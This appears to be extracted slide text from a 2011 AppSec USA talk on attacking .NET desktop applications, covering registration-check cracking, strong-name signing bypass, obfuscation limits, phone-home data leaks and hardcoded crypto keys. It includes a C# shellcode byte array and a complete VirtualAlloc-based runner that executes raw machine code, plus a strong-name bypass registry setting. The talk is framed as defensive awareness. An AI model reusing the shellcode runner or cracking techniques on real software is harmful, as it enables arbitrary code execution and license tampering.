FAIL



REG CODE REPLAY

Name: ➡  ➡




Code: ➡ 



REG CODE REPLAY

Name:   
JON DOE

Code:  
5G9P3
WIN



COMPLEX MATH

1. Chop up the Math
2. Attack the Weak
3. ????????????
4. Profit



HACK THE KEY



DEMO

APPSEC-USA 2011
999ca10a050f4bdb31f7e1f39d9a0dda



Encrypted Data

- Static Crypto Key

- Vector init = 0


- Clear TXT Password Storage

MID POINT

Q&A

Book Managed Code Rootkits: Hooking into Runtime Environments

From:
Erez Metula



WHAT STOPS THIS?

What is the security?

PROTECTION ON DISK

- Protection – Security
 - Signed code (1024 bit CRYPTO)
 - Verify the creator
 - Strong Names
 - ACLs..... M\$ stuff

Try to SHUTDOWN
Tampering

PRIVET KEY SIGNING



Signed code is based on

- Private Key - 1024 bit
- Signed Hash of Code
-

Identify and Verify the Author

PROTECTION ON DISK

 Protection - Security by 0b\$*cur*17y

-  Code Obfuscation
-  Logic Obfuscation
-  Unmanaged calls...to C/C++/ASM
-  Shells / Packers / Encrypted(code)

Try to SHUTDOWN
Decompilation



Phone
Rec


Upgrade
LeakData
BackDoor

Update
DB Call
Twitter

Secure App



Secure USB
Dongle



Return True;



Phone Home
Reg Check
API

Update
DB Call
Twitter



Secure USB
Dongle



CRACK - FAIL

Androsa File Protector

Version 1.4.4

Copyright © AndrosaSoft 2009

DEMO

FAIL

PROTECTION ON DISK

Obfuscated



REVIEW DOTFUSCATOR

On the basis of the information available, the DOTFUSCATOR is not
100% effective

Application hardening

Effective Risk Mitigation



PROTECTION ON DISK

Shells

Pack/Encrypt the EXE

UNPROTECTED/PROTECTED



DESKTOP SECURITY

*I DON'T SECURE THAT

IT has it locked down the systems

Our systems are protected
We have SMS and Anti-Virus

It is a little out of my area

The developers know,
about security

IT CAN'T BE THAT EZ



What is the security?



Phone Home
Reg Check
API



Update
DB Call
Twitter



Secure USB
Dongle



STRONG NAME HACKING



ATTACK VECTOR

PRIVET KEY SIGNING



Signed code is based on

- Private Key - 1024 bit
- Signed Hash of Code
-

SIGNED CODE CHECKING IS
OFF BY DEFAULT

FAKE SIGNED DLL





FAKE SIGNED DLL

Turn Key Checking ON

```
[HKEY_LOCAL_MACHINE  
\SOFTWARE\Microsoft\NETFramework]  
"AllowStrongNameBypass"=dword:00000000
```

FAKE SIGNED DLL



ATTACK VECTOR (not new)

ASM THE OLD IS NEW



- Shell Code - ASM
- .NET has pointers
- NO .NET Security
-

THIS IS SCARRY!!!!
NEVER LET ME CALL
UNMANNAGED

ATTACK VECTOR

ASM THE OLD IS NEW

```
static public byte[] _ASM_Code_Calc = new byte[]
{
    0x31, 0xF6, 0x56, 0x64, 0x8B, 0x76, 0x30, 0x8B, 0x76, 0x0C, 0x8B,
    0x76, 0x1C, 0x8B, 0x6E, 0x08, 0x8B, 0x36, 0x8B, 0x5D, 0x3C, 0x8B,
    0x5C, 0x1D, 0x78, 0x01, 0xEB, 0x8B, 0x4B, 0x18, 0x67, 0xE3, 0xEC,
    0x8B, 0x7B, 0x20, 0x01, 0xEF, 0x8B, 0x7C, 0x8F, 0xFC, 0x01, 0xEF,
    0x31, 0xC0, 0x99, 0x32, 0x17, 0x66, 0xC1, 0xCA, 0x01, 0xAE, 0x75,
    0xF7, 0x66, 0x81, 0xFA, 0x10, 0xF5, 0xE0, 0xE2, 0x75, 0xCC, 0x8B,
    0x53, 0x24, 0x01, 0xEA, 0x0F, 0xB7, 0x14, 0x4A, 0x8B, 0x7B, 0x1C,
    0x01, 0xEF, 0x03, 0x2C, 0x97, 0x68, 0x2E, 0x65, 0x78, 0x65, 0x68,
    0x63, 0x61, 0x6C, 0x63, 0x54, 0x87, 0x04, 0x24, 0x50, 0xFF, 0xD5,
    0xC3
};
```

ATTACK VECTOR

ASM THE OLD IS NEW

```
public delegate int funPointer();

// windows call to alloc space in the process
[System.Runtime.InteropServices.DllImport("kernel32.dll", SetLastError = true)]
static extern IntPtr VirtualAlloc(IntPtr lpAddress, UIntPtr dwSize,
    AllocationType flAllocationType, MemoryProtection flProtect);

// windows call to free space in the process
[System.Runtime.InteropServices.DllImport("kernel32")]
private static extern bool VirtualFree(IntPtr lpAddress, UInt32 dwSize, UInt32 dwFreeType);

static public void runASM()
{
    IntPtr p = VirtualAlloc(IntPtr.Zero, new UIntPtr((uint)_ASM_Code.Length),
        AllocationType.COMMIT | AllocationType.RESERVE, MemoryProtection.EXECUTE_READWRITE);

    //copy the ASM code into memory(code memory)
    System.Runtime.InteropServices.Marshal.Copy(_ASM_Code, 0, p, _ASM_Code.Length);

    //build the function pointer to the ASM code
    funPointer ASM_Function = (funPointer)
        System.Runtime.InteropServices.Marshal.GetDelegateForFunctionPointer(p, typeof(funPointer));

    // Run ASM
    v = ASM_Function();

    //free up the ASM code in mem:)
    VirtualFree(p, 0, 0x8000);
}
```

ATTACK VECTOR

VISUAL STUDIO

Exploit – Run arbitrary code

First noted in 2004

Demo

PowerShell - Matrix

Get developer Keys

Attack the SVN & DB

*[www.pretentiousname.com/misc/
win7_uac_whitelist2.html](http://www.pretentiousname.com/misc/win7_uac_whitelist2.html)*

YOU'RE NOT A HACKER
WHY SHOULD YOU CARE?

Defend your Applications

Defend your Systems

Verify your Tools\Programs

LOOK INSIDE



DON'T

LOOK





SECURITY



The Login security check is

- Does $A == B$
- Does $MD5\%5 == X$
- Is the Pass the Crypto Key



DATA LEAK



The Data sent home is

- Application Info
- User / Registration Info
- Security / System Info



KEY



The Crypto Key is

- A Hard Coded Key
- The Licence Number
- A MD5 Hash of the Pass
- 6Salt 6MD5 Hash of the Pass



CRYPTO



The Crypto is

- DES 64
- Tripple DES 192
- Rijndael AES 256
- Home MIX (secure/unsecure)

ROOTKIT MMC

DEMO

CALL EVENTVWR.MSC

FIN

MORE INFORMATION @:

www.DigitalBodyGuard.com

Jon.M@DigitalBodyGuard.com

FIN = 1